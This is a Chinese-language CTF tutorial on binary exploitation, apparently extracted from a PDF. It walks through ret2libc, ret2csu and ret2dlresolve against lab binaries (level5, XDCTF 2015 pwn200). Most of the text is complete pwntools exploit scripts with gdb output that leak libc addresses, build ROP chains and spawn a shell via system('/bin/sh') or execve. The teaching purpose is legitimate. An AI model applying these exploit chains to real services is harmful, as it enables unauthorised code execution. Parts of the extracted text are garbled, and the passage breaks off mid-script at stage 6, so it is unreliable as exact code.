The screenshot shows the `libc-database` search interface. On the left, a search bar contains `__libc_start_main`, and the result `f7e15540` is shown. A red box highlights the search term. Below the search bar are buttons for `+` and `Find`. On the right, a table titled "Matches" lists several libc versions, with `libc6_2.23-Ubuntu10_i386` selected. A red box highlights this entry. The table then displays the symbol table for `libc6_2.23-Ubuntu10_i386`, showing symbols like `__libc_start_main`, `system`, `open`, `read`, `write`, and `str_bin_sh` along with their offsets. A red box highlights the `system` symbol. To the right of the table, the calculated base address is shown as `0x03ada0`, and the offset for `system` is shown as `0x22860`.

Symbol	Offset	Difference
<code>__libc_start_main</code>	0x018540	0x0
<code>system</code>	0x03ada0	0x22860
<code>open</code>	0x0d5f0	0xbd1b0
<code>read</code>	0x0d5b00	0xbd5c0
<code>write</code>	0x0d5b70	0xbd630
<code>str_bin_sh</code>	0x15ba0b	0x1434cb

```
system_ad
dr =
libcbase
+
0x03ada0
binsh_add
r =
```

libcbase + 0x15ba0b

利用思路

泄露 __libc_start_main 地址

获取 libc 版本

获取 system 地址与 /bin/sh 的地址

再次执行源程序

触发栈溢出执行 system('/bin/sh')

计算 payload2 的 offset send(payload2) 前 attach gdb, gets 函数处(后?)下断点, c (continue)。计算得到 offset!!!

```
pwndbg> p $ebp+4
$5 = (void *) 0xfffffcf84
pwndbg> p $esp+0x1c
$6 = (void *) 0xfffffcf1c
pwndbg> python print (0x84-0x1c)
104
pwndbg>
```

exp

```
from pwn import *
```

```
sh = process('./ret2libc3')
```

```
ret2libc3 = ELF('./ret2libc3')
```

```
puts_plt = ret2libc3.plt['puts']
```

```
libc_start_main_got = ret2libc3.got['__libc_start_main']
```

```
main = ret2libc3.symbols['main']
```

```
print "leak libc_start_main_got addr and return to main again"
```

```
payload = flat(['A' * (0x6c+4), puts_plt, main, libc_start_main_got])
```

```
sh.sendlineafter('Can you find it !?', payload)
```

```
print "get the related addr"
```

```

libc_start_main_addr = u32(sh.recv()[0:4])
print hex(libc_start_main_addr)

#https://libc.blukat.me/?q=__libc_start_main%3Af7e15540&l=libc6_2.23-
Ubuntu10_i386
libcbase = libc_start_main_addr - 0x018540
system_addr = libcbase + 0x03ada0
binsh_addr = libcbase + 0x15ba0b

print "get shell"
payload = flat(['A' * (0x64+4), system_addr, 0xdeadbeef, binsh_addr])
gdb.attach(sh)
sh.sendline(payload)

sh.interactive()

```

2.1.7 ret2csu

原理

在 64 位程序中，函数的前 6 个参数是通过寄存器传递的，但是大多数时候，我们很难找到每一个寄存器对应的 gadgets。这时候，我们可以利用 x64 下的 __libc_csu_init 中的 gadgets。这个函数是用来对 libc 进行初始化操作的，而一般的程序都会调用 libc 函数，所以这个函数一定会存在。我们先来看一下这个函数（当然，不同版本的这个函数有一定的区别）。

```

.text:00000000004005C0 ; void __libc_csu_init(void)
.text:00000000004005C0           public __libc_csu_init
.text:00000000004005C0 __libc_csu_init proc near             ; DATA XREF:
_start+16o
.text:00000000004005C0           push    r15
.text:00000000004005C2           push    r14
.text:00000000004005C4           mov     r15d, edi
.text:00000000004005C7           push    r13
.text:00000000004005C9           push    r12
.text:00000000004005CB           lea    r12,
__frame_dummy_init_array_entry
.text:00000000004005D2           push    rbp

```

```

.text:00000000004005D3          lea     rbp,
__do_global_dtors_aux_fini_array_entry
.text:00000000004005DA          push    rbx
.text:00000000004005DB          mov     r14, rsi
.text:00000000004005DE          mov     r13, rdx
.text:00000000004005E1          sub     rbp, r12
.text:00000000004005E4          sub     rsp, 8
.text:00000000004005E8          sar     rbp, 3
.text:00000000004005EC          call    _init_proc
.text:00000000004005F1          test   rbp, rbp
.text:00000000004005F4          jz    short loc_400616
.text:00000000004005F6          xor     ebx, ebx
.text:00000000004005F8          nop
.dword ptr [rax+rax+00000000h]
.text:0000000000400600
.text:0000000000400600 loc_400600: ; CODE XREF:
__libc_csu_init+54_x0019_j
.text:0000000000400600          mov     rdx, r13
.text:0000000000400603          mov     rsi, r14
.text:0000000000400606          mov     edi, r15d
.text:0000000000400609          call   qword ptr [r12+rbx*8]
.text:000000000040060D          add    rbx, 1
.text:0000000000400611          cmp    rbx, rbp
.text:0000000000400614          jnz   short loc_400600
.text:0000000000400616
.text:0000000000400616 loc_400616: ; CODE XREF:
__libc_csu_init+34j
.text:0000000000400616          add    rsp, 8
.text:000000000040061A          pop    rbx
.text:000000000040061B          pop    rbp
.text:000000000040061C          pop    r12
.text:000000000040061E          pop    r13
.text:0000000000400620          pop    r14
.text:0000000000400622          pop    r15
.text:0000000000400624          retn
.text:0000000000400624 __libc_csu_init endp

```

这里我们可以利用以下几点

从 0x000000000040061A 一直到结尾，我们可以利用栈溢出构造栈上数据来控制 rbx, rbp, r12, r13, r14, r15 寄存器的数据。

从 0x0000000000400600 到 0x0000000000400609，我们可以将 r13 赋给 rdx，将 r14 赋给 rsi，将 r15d 赋给 edi（需要注意的是，虽然这里赋给的是 edi，但其实此时 rdi 的高 32 位寄存器值为 0（自行调试），所以其实我们可以控制 rdi 寄存器的值，只不过只能控制低 32 位），而这三个寄存器，也是 x64 函数调用中传递的前三个寄存器。此外，如果我们可以合理地控制 r12 与 rbx，那么我们就可以调用我们想要调用的函数。比如说我们可以控制 rbx 为 0，r12 为存储我们想要调用的函数的地址。

从 0x000000000040060D 到 0x0000000000400614，我们可以控制 rbx 与 rbp 之间的关系为 $rbx+1 = rbp$ ，这样我们就不会执行 loc_400600，进而可以继续执行下面的汇编程序。这里我们可以简单的设置 $rbx=0, rbp=1$ 。

示例

这里我们以蒸米一步一步学 ROP 之 linux_x64 篇中 level5 为例进行介绍。首先检查程序的安全保护。

```
$ ret2 libc_csu_init git:(iromise) ✘ checksec level5
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
```

程序为 64 位，开启了堆栈不可执行保护。其次，寻找程序的漏洞，可以看出程序中有一个简单的栈溢出

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
```

```
void vulnerable_function() {
    char buf[128];
    read(STDIN_FILENO, buf, 512);
}
```

```
int main(int argc, char** argv) {
    write(STDOUT_FILENO, "Hello, World\n", 13);
```

```
vulnerable_function();
}
```

简单浏览下程序，发现程序中既没有 system 函数地址，也没有 /bin/sh 字符串，所以两者都需要我们自己去构造了。

(注：这里我尝试在我本机使用 system 函数来获取 shell 失败了，应该是环境变量的问题，所以这里使用的是 execve 来获取 shell。)

基本利用思路如下

- 利用栈溢出执行 libc_csu_gadgets 获取 write 函数地址，并使得程序重新执行 main 函数
- 根据 libcsearcher 获取对应 libc 版本以及 execve 函数地址
- 再次利用栈溢出执行 libc_csu_gadgets 向 bss 段写入 execve 地址以及 '/bin/sh' 地址，并使得程序重新执行 main 函数。
- 再次利用栈溢出执行 libc_csu_gadgets 执行 execve('/bin/sh') 获取 shell。

exp

```
from pwn import *
from LibcSearcher import LibcSearcher
```

```
level5 = ELF('./level5')
sh = process('./level5')

write_got = level5.got['write']
read_got = level5.got['read']
main_addr = level5.symbols['main']
bss_base = level5.bss()
csu_front_addr = 0x0000000000400600
csu_end_addr = 0x000000000040061A
fakeebp = 'b' * 8
```

```
def csu(rbx, rbp, r12, r13, r14, r15, last):
    # pop rbx, rbp, r12, r13, r14, r15
    # rbx should be 0,
    # rbp should be 1, enable not to jump
    # r12 should be the function we want to call
    # rdi=edi=r15d
    # rsi=r14
```

```
# rdx=r13
payload = 'a' * 0x80 + fakeebp
payload += p64(csu_end_addr) + p64(rbx) + p64(rbp) + p64(r12) + p64(r13) +
p64(r14) + p64(r15)
payload += p64(csu_front_addr)
payload += 'a' * 0x38
payload += p64(last)
sh.send(payload)
sleep(1)
```

```
sh.recvuntil('Hello, World\n')
## RDI, RSI, RDX, RCX, R8, R9, more on the stack
## write(1,write_got,8)
csu(0, 1, write_got, 8, write_got, 1, main_addr)
```

```
write_addr = u64(sh.recv(8))
libc = LibcSearcher('write', write_addr)
libc_base = write_addr - libc.dump('write')
execve_addr = libc_base + libc.dump('execve')
log.success('execve_addr ' + hex(execve_addr))
```

```
sh.recvuntil('Hello, World\n')
csu(0, 1, read_got, 16, bss_base, 0, main_addr)
sh.send(p64(execve_addr) + '/bin/sh\x00')
```

```
sh.recvuntil('Hello, World\n')

csu(0, 1, bss_base, 0, 0, bss_base + 8, main_addr)
sh.interactive()
```

改进

在上面的时候，我们直接利用了这个通用 gadgets，其输入的字节长度为 128。但是，并不是所有的程序漏洞都可以让我们输入这么长的字节。那么当允许我们输入的字节数较少的时候，我们该怎么有什么办法呢？下面给出了几个方法。

改进 1 – 提前控制 RBX 与 RBP

可以看到在我们之前的利用中，我们利用这两个寄存器的值的主要是为了满足 cmp 的条件，并进行跳转。如果我们可以提前控制这两个数值，那么我们就可以减少 16 字节，即我们所需的字节数只需要 112。

改进 2 - 多次利用

其实，改进 1 也算是一种多次利用。我们可以看到我们的 gadgets 是分为两部分的，那么我们其实可以进行两次调用来达到的目的，以便于减少一次 gadgets 所需要的字节数。但这里的多次利用需要更加严格的条件

漏洞可以被多次触发

在两次触发之间，程序尚未修改 r12-r15 寄存器，这是因为要两次调用。

当然，有时候我们也会遇到一次性可以读入大量的字节，但是不允许漏洞再次利用的情况，这时候就需要我们一次性将所有的字节布置好，之后慢慢利用。

gadget

其实，除了上述这个 gadgets，gcc 默认还会编译进去一些其它的函数

```
_init  
_start  
call_gmon_start  
deregister_tm_clones  
register_tm_clones  
__do_global_dtors_aux  
frame_dummy  
__libc_csu_init  
__libc_csu_fini  
_fini
```

我们也可以尝试利用其中的一些代码来进行执行。此外，由于 PC 本身只是将程序的执行地址处的数据传递给 CPU，而 CPU 则只是对传递来的数据进行解码，只要解码成功，就会进行执行。所以我们可以将源程序中一些地址进行偏移从而来获取我们所想要的指令，只要可以确保程序不崩溃。

需要一说的是，在上面的 __libc_csu_init 中我们主要利用了以下寄存器

利用尾部代码控制了 rbx, rbp, r12, r13, r14, r15。

利用中间部分的代码控制了 rdx, rsi, edi。

而其实 __libc_csu_init 的尾部通过偏移是可以控制其他寄存器的。其中，

0x000000000040061A 是正常的起始地址，可以看到我们在 0x000000000040061f 处可以控制 rbp 寄存器，在 0x0000000000400621 处可以控制 rsi 寄存器。

```
pwndbg> x/5i 0x000000000040061A
```

```
0x40061a <__libc_csu_init+90>: pop    rbx
```

```
0x40061b <_libc_csu_init+91>:    pop    rbp
0x40061c <_libc_csu_init+92>:    pop    r12
0x40061e <_libc_csu_init+94>:    pop    r13
0x400620 <_libc_csu_init+96>:    pop    r14
pwndbg➤ x/5i 0x0000000000040061b
0x40061b <_libc_csu_init+91>:    pop    rbp
0x40061c <_libc_csu_init+92>:    pop    r12
0x40061e <_libc_csu_init+94>:    pop    r13
0x400620 <_libc_csu_init+96>:    pop    r14
0x400622 <_libc_csu_init+98>:    pop    r15
pwndbg➤ x/5i 0x0000000000040061A+3
0x40061d <_libc_csu_init+93>:    pop    rsp
0x40061e <_libc_csu_init+94>:    pop    r13
0x400620 <_libc_csu_init+96>:    pop    r14
0x400622 <_libc_csu_init+98>:    pop    r15
0x400624 <_libc_csu_init+100>:   ret
pwndbg➤ x/5i 0x0000000000040061e
0x40061e <_libc_csu_init+94>:    pop    r13
0x400620 <_libc_csu_init+96>:    pop    r14
0x400622 <_libc_csu_init+98>:    pop    r15
0x400624 <_libc_csu_init+100>:   ret
0x400625:    nop
pwndbg➤ x/5i 0x0000000000040061f
0x40061f <_libc_csu_init+95>:    pop    rbp
0x400620 <_libc_csu_init+96>:    pop    r14
0x400622 <_libc_csu_init+98>:    pop    r15
0x400624 <_libc_csu_init+100>:   ret
0x400625:    nop
pwndbg➤ x/5i 0x00000000000400620
0x400620 <_libc_csu_init+96>:    pop    r14
0x400622 <_libc_csu_init+98>:    pop    r15
0x400624 <_libc_csu_init+100>:   ret
0x400625:    nop
0x400626:    nop    WORD PTR cs:[rax+rax*1+0x0]
pwndbg➤ x/5i 0x00000000000400621
```

```

0x400621 <_libc_csu_init+97>:    pop     rsi
0x400622 <_libc_csu_init+98>:    pop     r15
0x400624 <_libc_csu_init+100>:   ret
0x400625:    nop
pwndbg> x/5i 0x000000000040061A+9
0x400623 <_libc_csu_init+99>:    pop     rdi
0x400624 <_libc_csu_init+100>:   ret
0x400625:    nop
0x400626:    nop      WORD PTR cs:[rax+rax*1+0x0]
0x400630 <_libc_csu_fini>:   repz ret

```

2.1.8 ret2_dl_runtime_resolve

原理

要想弄懂这个 ROP 利用技巧，需要首先理解 ELF 文件的基本结构，以及动态链接的基本过程，请参考 executable 中 elf 对应的介绍。这里我只给出相应的利用方式。

我们知道在 linux 中是利用 `dl_runtime_resolve(link_map_obj, reloc_index)` 来对动态链接的函数进行重定位的。那么如果我们可以控制相应的参数以及其对应地址的内容是不是就可以控制解析的函数了呢？答案是肯定的。具体利用方式如下

控制程序执行 `dl_resolve` 函数

给定 `Link_map` 以及 `index` 两个参数。

当然我们可以直接给定 `plt0` 对应的汇编代码，这时，我们就只需要一个 `index` 就足够了。

控制 `index` 的大小，以便于指向自己所控制的区域，从而伪造一个指定的重定位表项。

伪造重定位表项，使得重定位表项所指的符号也在自己可以控制的范围内。

伪造符号内容，使得符号对应的名称也在自己可以控制的范围内。

此外，这个攻击成功的很必要的条件

- `dl_resolve` 函数不会检查对应的符号是否越界，它只会根据我们所给定的数据来执行。

- `dl_resolve` 函数最后的解析根本上依赖于所给定的字符串。

注意： 符号版本信息 最好使得 `ndx = VERSYM[(reloc->r_info) >> 8]` 的值为 0，以便于防止找不到的情况。 重定位表项 `r_offset` 必须是可写的，因为当解析完函数后，必须把相应函数的地址填入到对应的地址。

攻击条件

说了这么多，这个利用技巧其实还是 ROP，同样可以绕过 NX 和 ASLR 保护。但是，这个攻击更适于一些比较简单的栈溢出的情况下。

示例

这里以 XDCTF 2015 的 pwn200 为例。

在下面的讲解过程中，我会按照以两种不同的方法来进行讲解。其中第一种方法比较麻烦，但是可以仔细理解 `ret2dlresolve` 的原理，第二种方法则是直接使用已有的工具，相对容易一点。

利用正常的代码来使用该技巧从而获取 shell。

stage 1 测试控制程序执行 write 函数的效果。

stage 2 测试控制程序执行 `dl_resolve` 函数，并且相应参数指向正常 `write` 函数的 plt 时的执行效果。

stage 3 测试控制程序执行 `dl_resolve` 函数，并且相应参数指向伪造的 `write` 函数的 `plt` 时的执行效果。

利用 roputils 中已经集成好的工具来实现攻击，从而获取 shell。

正常攻击

显然我们程序有一个很明显的栈溢出漏洞的。这题我们不考虑我们有 libc 的情况。我们可以很容易的分析出偏移为 112。

pwndbg> pattern create 200

[+] Generating a pattern of 200 bytes

aaaabaaacaaadaaaeaaafaagaaaahaaaiaaaa jaaakaaalaaamaanaaaapaaaqaaaraaasaataaa
uaavavaawaaaxaaayaazaabbaabcaabdaabeaabfaabgaabhaabiaab jaabkaablaabmaabnaaboab
paabqaabraabsaabtaabuaabvaabwaabxaabyaab

[+] Saved as '\$ pwndbg0'

pwndbg > r

Starting program: /mnt/hgfs/Hack/ctf/ctf-wiki/pwn/stackoverflow/example/ret2dlresolve/main
Welcome to XDCTF2015^!

aaaabaaacaaadaaaeaaafaaagaaaahaaaiaaaa jaaakaaa laaamaaaanaaaapaaaqaaaraaaasaataaa
uaaavaaaawaaaxaaayaazaabbaabcaabdaabeaabfaabgaabhaabiaab jaabkaablaabmaabnaaboab
paabqaabraabsaabtaabuaabvaaabwaabxaabyaab

Program received signal SIGSEGV, Segmentation fault.

0x62616164 in ?? ()

— [registers] —

\$eax : 0x000000c9

\$ebx : 0x00000000

\$ecx : 0xffffcc6c →

"aaaabaaaacaaadaaaea

```

$esp    : 0xfffffcce0 →
"eaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqa[...]""
$ebp    : 0x62616163 ("caab"?)  

$esi    : 0xf7fac000 → 0x001b1db0  

$edi    : 0xffffcd50 → 0xffffcd70 → 0x00000001  

$eip    : 0x62616164 ("daab"?)  

$cs     : 0x00000023  

$ss     : 0x0000002b  

$ds     : 0x0000002b  

$es     : 0x0000002b  

$fs     : 0x00000000  

$gs     : 0x00000063  

$eflags: [carry PARITY adjust zero SIGN trap INTERRUPT direction overflow RESUME
virtualx86 identification]  

_____ [ code:i386 ] _____  

[!] Cannot disassemble from $PC  

_____ [ stack ] _____  

['0xfffffcce0', '18']  

8  

0xfffffcce0 | +0x00: "eaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqa[...]" ←  

$esp  

0xfffffcce4 | +0x04: "faabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabra[...]"  

0xfffffcce8 | +0x08: "gaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsa[...]"  

0xfffffccec | +0x0c: "haabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabta[...]"  

0xfffffcf0 | +0x10: "iaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabua[...]"  

0xfffffcf4 | +0x14: "jaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabva[...]"  

0xfffffcf8 | +0x18: "kaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwa[...]"  

0xfffffcfc | +0x1c: "laabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxa[...]"  

_____ [ trace ] _____  

pwndbg➤ pattern search  

[!] Syntax  

pattern search PATTERN [SIZE]  

pwndbg➤ pattern search 0x62616164  

[+] Searching '0x62616164'  

[+] Found at offset 112 (little-endian search) likely

```

STAGE 1

这里我们的主要目的是控制程序执行 write 函数，虽然我们可以控制程序直接执行 write 函数。但是这里我们采用一个更加复杂的方法，即使用栈迁移的技巧，将栈迁移到 bss 段来控制 write 函数。

即主要分为两步：

将栈迁移到 bss 段。

2. 控制 write 函数输出相应字符串。

exp

```
from pwn import *
elf = ELF('main')
r = process('./main')
rop = ROP('./main')

offset = 112
bss_addr = elf.bss()

r.recvuntil('Welcome to XDCTF2015^!\n')

## stack pivoting to bss segment
## new stack size is 0x800
stack_size = 0x800
base_stage = bss_addr + stack_size
### padding
rop.raw('a' * offset)
### read 100 byte to base_stage
rop.read(0, base_stage, 100)
## stack pivoting, set esp = base_stage
rop.migrate(base_stage)
r.sendline(rop.chain())

## write cmd="/bin/sh"
rop = ROP('./main')
sh = "/bin/sh"
rop.write(1, base_stage + 80, len(sh))
rop.raw('a' * (80 - len(rop.chain())))
```

```
rop.raw(sh)
rop.raw('a' * (100 - len(rop.chain())))
```

```
r.sendline(rop.chain())
```

```
r.interactive()
```

结果如下

```
$ ret2dlresolve git:(master) ✘ python stage1.py
[*] '/ret2dlresolve/main'

Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)

[+] Starting local process './main': pid 120912
[*] Loaded cached gadgets for './main'
[*] Switching to interactive mode
/bin/sh
[*] Got EOF while reading in interactive
```

STAGE 2

在这一阶段，我们将会利用 dlresolve 相关的知识来控制程序执行 write 函数。这里我们主要是利用 plt[0] 中的相关指令，即 push linkmap 以及跳转到 dl_resolve 函数中解析的指令。此外，我们还得单独提供一个 write 重定位项在 plt 表中的偏移。

```
exp
from pwn import *
elf = ELF('main')
r = process('./main')
rop = ROP('./main')
```

```
offset = 112
```

```
bss_addr = elf.bss()
```

```
r.recvuntil('Welcome to XDCTF2015^!\n')
```

```
## stack pivoting to bss segment
## new stack size is 0x800
```

```
stack_size = 0x800
base_stage = bss_addr + stack_size
### padding
rop.raw('a' * offset)
### read 100 byte to base_stage
rop.read(0, base_stage, 100)
### stack pivoting, set esp = base_stage
rop.migrate(base_stage)
r.sendline(rop.chain())

## write cmd="/bin/sh"
rop = ROP('./main')
sh = "/bin/sh"

plt0 = elf.get_section_by_name('.plt').header.sh_addr
write_index = (elf.plt['write'] - plt0) / 16 - 1
write_index *= 8
rop.raw(plt0)
rop.raw(write_index)
## fake ret addr of write
rop.raw('bbbb')
rop.raw(1)
rop.raw(base_stage + 80)
rop.raw(len(sh))
rop.raw('a' * (80 - len(rop.chain())))
rop.raw(sh)
rop.raw('a' * (100 - len(rop.chain())))

r.sendline(rop.chain())
r.interactive()
```

效果如下，仍然输出了 cmd 对应的字符串。

```
$ ret2dlresolve git:(master) ✘ python stage2.py
```

```
[*] '/ret2dlresolve/main'
```

```
Arch: i386-32-little
```

```
RELRO: Partial RELRO
```

```

Stack:      No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
[+] Starting local process './main': pid 123406
[*] Loaded cached gadgets for './main'
[*] Switching to interactive mode
/bin/sh
[*] Got EOF while reading in interactive
STAGE 3

```

这一次，我们同样控制 `dl_resolve` 函数中的 `index_offset` 参数，不过这次控制其指向我们伪造的 `write` 重定位项。

鉴于 `pwntools` 本身并不支持对重定位表项的信息的获取。这里我们手动看一下

```
$ ret2dlresolve git:(master) ✘ readelf -r main
```

重定位节 `'.rel.dyn'` 位于偏移量 `0x318` 含有 3 个条目：

偏移量	信息	类型	符号值	符号名称
08049ffc	00000306	R_386_GLOB_DAT	00000000	__gmon_start__
0804a040	00000905	R_386_COPY	0804a040	stdin@GLIBC_2.0
0804a044	00000705	R_386_COPY	0804a044	stdout@GLIBC_2.0

重定位节 `'.rel.plt'` 位于偏移量 `0x330` 含有 5 个条目：

偏移量	信息	类型	符号值	符号名称
0804a00c	00000107	R_386_JUMP_SLOT	00000000	setbuf@GLIBC_2.0
0804a010	00000207	R_386_JUMP_SLOT	00000000	read@GLIBC_2.0
0804a014	00000407	R_386_JUMP_SLOT	00000000	strlen@GLIBC_2.0
0804a018	00000507	R_386_JUMP_SLOT	00000000	__libc_start_main@GLIBC_2.0
0804a01c	00000607	R_386_JUMP_SLOT	00000000	write@GLIBC_2.0

可以看出 `write` 的重定表项的 `r_offset=0x0804a01c`, `r_info=0x00000607`。

```

-exp
from pwn import *
elf = ELF('main')
r = process('./main')
rop = ROP('./main')

```

```
offset = 112
```

```
bss_addr = elf.bss()

r.recvuntil('Welcome to XDCTF2015^!\n')

## stack pivoting to bss segment
## new stack size is 0x800
stack_size = 0x800
base_stage = bss_addr + stack_size
### padding
rop.raw('a' * offset)
### read 100 byte to base_stage
rop.read(0, base_stage, 100)
### stack pivoting, set esp = base_stage
rop.migrate(base_stage)
r.sendline(rop.chain())

## write sh="/bin/sh"
rop = ROP('./main')
sh = "/bin/sh"

plt0 = elf.get_section_by_name('.plt').header.sh_addr
rel_plt = elf.get_section_by_name('.rel.plt').header.sh_addr
## making base_stage+24 ---> fake reloc
index_offset = base_stage + 24 - rel_plt
write_got = elf.got['write']
r_info = 0x607

rop.raw(plt0)
rop.raw(index_offset)
## fake ret addr of write
rop.raw('bbbb')
rop.raw(1)
rop.raw(base_stage + 80)
rop.raw(len(sh))
rop.raw(write_got) # fake reloc
```

```

rop.raw(r_info)
rop.raw('a' * (80 - len(rop.chain())))
rop.raw(sh)
rop.raw('a' * (100 - len(rop.chain())))

```

```
r.sendline(rop.chain())
```

```
r.interactive()
```

最后结果如下，这次我们在 bss 段伪造了一个假的 write 的重定位项，仍然输出了对应的字符串。

```
$ ret2dlresolve git:(master) ✘ python stage3.py
[*] 'ret2dlresolve/main'
```

```
Arch: i386-32-little
```

```
RELRO: Partial RELRO
```

```
Stack: No canary found
```

```
NX: NX enabled
```

```
PIE: No PIE (0x8048000)
```

```
[+] Starting local process './main': pid 126063
```

```
[*] Loaded cached gadgets for './main'
```

```
[*] Switching to interactive mode
```

```
/bin/sh[*]
```

```
Got EOF while reading in interactive
```

```
STAGE 4
```

stage3 中，我们控制了重定位表项，但是重定位表项的内容与 write 原来的重定位表项一致，这次，我们将构造属于我们自己的重定位表项，并且伪造该表项对应的符号。首先，我们根据 write 的重定位表项的 r_info=0x607 可以知道，write 对应的符号在符号表的下标为 $0x607 \gg 8 = 0x6$ 。因此，我们知道 write 对应的符号地址为 0x8048238。

→ ret2dlresolve git:(master) ✘ objdump -s -EL -j .dynsym main

```
main:       文件格式 elf32-i386
```

```
Contents of section .dynsym:
```

80481d8	00000000	00000000	00000000	00000000
80481e8	33000000	00000000	00000000	12000000	3.....
80481f8	27000000	00000000	00000000	12000000	'.....
8048208	52000000	00000000	00000000	20000000	R.....

```
8048218 20000000 00000000 00000000 12000000 .....  
8048228 3a000000 00000000 00000000 12000000 :.....  
8048238 4c000000 00000000 00000000 12000000 L.....  
8048248 2c000000 44a00408 04000000 11001a00 ,...D.....  
8048258 0b000000 3c860408 04000000 11001000 ....<.....  
8048268 1a000000 40a00408 04000000 11001a00 ....@.....
```

这里给出的其实是小端模式，因此我们需要手工转换。此外，每个符号占用的大小为 16 个字节。

```
from pwn import *\nelf = ELF('main')\nr = process('./main')\nrop = ROP('./main')\n\noffset = 112\nbss_addr = elf.bss()\n\nr.recvuntil('Welcome to XDCTF2015^!\n')\n\n## stack pivoting to bss segment\n## new stack size is 0x800\nstack_size = 0x800\nbase_stage = bss_addr + stack_size\n### padding\nrop.raw('a' * offset)\n### read 100 byte to base_stage\nrop.read(0, base_stage, 100)\n### stack pivoting, set esp = base_stage\nrop.migrate(base_stage)\nr.sendline(rop.chain())\n\n## write sh="/bin/sh"\nrop = ROP('./main')\nsh = "/bin/sh"\n\nplt0 = elf.get_section_by_name('.plt').header.sh_addr
```

```
rel_plt = elf.get_section_by_name('.rel.plt').header.sh_addr
dynsym = elf.get_section_by_name('.dynsym').header.sh_addr
dynstr = elf.get_section_by_name('.dynstr').header.sh_addr

### making fake write symbol
fake_sym_addr = base_stage + 32
align = 0x10 - ((fake_sym_addr - dynsym) & 0xf
                  ) # since the size of item(Elf32_Symbol) of dynsym is 0x10
fake_sym_addr = fake_sym_addr + align
index_dynsym = (
    fake_sym_addr - dynsym) / 0x10 # calculate the dynsym index of write
fake_write_sym = flat([0x4c, 0, 0, 0x12])

### making fake write relocation

## making base_stage+24 ---> fake reloc
index_offset = base_stage + 24 - rel_plt
write_got = elf.got['write']
r_info = (index_dynsym << 8) | 0x7
fake_write_reloc = flat([write_got, r_info])

rop.raw(plt0)
rop.raw(index_offset)
## fake ret addr of write
rop.raw('bbbb')
rop.raw(1)
rop.raw(base_stage + 80)
rop.raw(len(sh))
rop.raw(fake_write_reloc) # fake write reloc
rop.raw('a' * align) # padding
rop.raw(fake_write_sym) # fake write symbol
rop.raw('a' * (80 - len(rop.chain())))
rop.raw(sh)
rop.raw('a' * (100 - len(rop.chain())))
```

```
r.sendline(rop.chain())
```

```
r.interactive()
```

具体效果如下

```
$ ret2dlresolve git:(master) ✘ python stage4.py
[*] '/mnt/hgfs/Hack/ctf/ctf-wiki/pwn/stackoverflow/example/ret2dlresolve/main'
```

```
Arch:      i386-32-little
```

```
RELRO:     Partial RELRO
```

```
Stack:     No canary found
```

```
NX:        NX enabled
```

```
PIE:       No PIE (0x8048000)
```

```
[+] Starting local process './main': pid 128795
```

```
[*] Loaded cached gadgets for './main'
```

```
[*] Switching to interactive mode
```

```
/bin/sh
```

```
[*] Got EOF while reading in interactive
```

STAGE 5

这一阶段，我们将在阶段 4 的基础上，我们进一步使得 write 符号的 st_name 指向我们自己构造的字符串。

```
from pwn import *
```

```
elf = ELF('main')
```

```
r = process('./main')
```

```
rop = ROP('./main')
```

```
offset = 112
```

```
bss_addr = elf.bss()
```

```
r.recvuntil('Welcome to XDCTF2015^!\n')
```

```
## stack pivoting to bss segment
```

```
## new stack size is 0x800
```

```
stack_size = 0x800
```

```
base_stage = bss_addr + stack_size
```

```
### padding
```

```
rop.raw('a' * offset)
```

```
### read 100 byte to base_stage
```

```
rop.read(0, base_stage, 100)
### stack pivoting, set esp = base_stage
rop.migrate(base_stage)
r.sendline(rop.chain())

## write sh="/bin/sh"
rop = ROP('./main')
sh = "/bin/sh"

plt0 = elf.get_section_by_name('.plt').header.sh_addr
rel_plt = elf.get_section_by_name('.rel.plt').header.sh_addr
dynsym = elf.get_section_by_name('.dynsym').header.sh_addr
dynstr = elf.get_section_by_name('.dynstr').header.sh_addr

### making fake write symbol
fake_sym_addr = base_stage + 32
align = 0x10 - ((fake_sym_addr - dynsym) & 0xf
                 ) # since the size of item(Elf32_Symbol) of dynsym is 0x10
fake_sym_addr = fake_sym_addr + align
index_dynsym = (
    fake_sym_addr - dynsym) / 0x10 # calculate the dynsym index of write
## plus 10 since the size of Elf32_Sym is 16.
st_name = fake_sym_addr + 0x10 - dynstr
fake_write_sym = flat([st_name, 0, 0, 0x12])

### making fake write relocation

## making base_stage+24 ---> fake reloc
index_offset = base_stage + 24 - rel_plt
write_got = elf.got['write']
r_info = (index_dynsym << 8) | 0x7
fake_write_reloc = flat([write_got, r_info])

rop.raw(plt0)
rop.raw(index_offset)
```

```

## fake ret addr of write
rop.raw('bbbb')
rop.raw(1)
rop.raw(base_stage + 80)
rop.raw(len(sh))
rop.raw(fake_write_reloc) # fake write reloc
rop.raw('a' * align) # padding
rop.raw(fake_write_sym) # fake write symbol
rop.raw('write\x00') # there must be a \x00 to mark the end of string
rop.raw('a' * (80 - len(rop.chain())))
rop.raw(sh)
rop.raw('a' * (100 - len(rop.chain())))

```

r.sendline(rop.chain())

r.interactive()

效果如下

```

$ ret2dlresolve git:(master) ✘ python stage5.py
[*] '/ret2dlresolve/main'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x8048000)
[+] Starting local process './main': pid 129249
[*] Loaded cached gadgets for './main'
[*] Switching to interactive mode
/bin/sh[*] Got EOF while reading in interactive
STAGE 6

```

这一阶段，我们只需要将原先的 write 字符串修改为 system 字符串，同时修改 write 的参数为 system 的参数即可获取 shell。这是因为，dl_resolve 最终依赖的是我们所给定的字符串，即使我们给了一个假的字符串它仍然会去解析并执行。 - exp

```

from pwn import *
elf = ELF('./main')
r = process('./main')
rop = ROP('./main')

```

```
offset = 112
bss_addr = elf.bss()

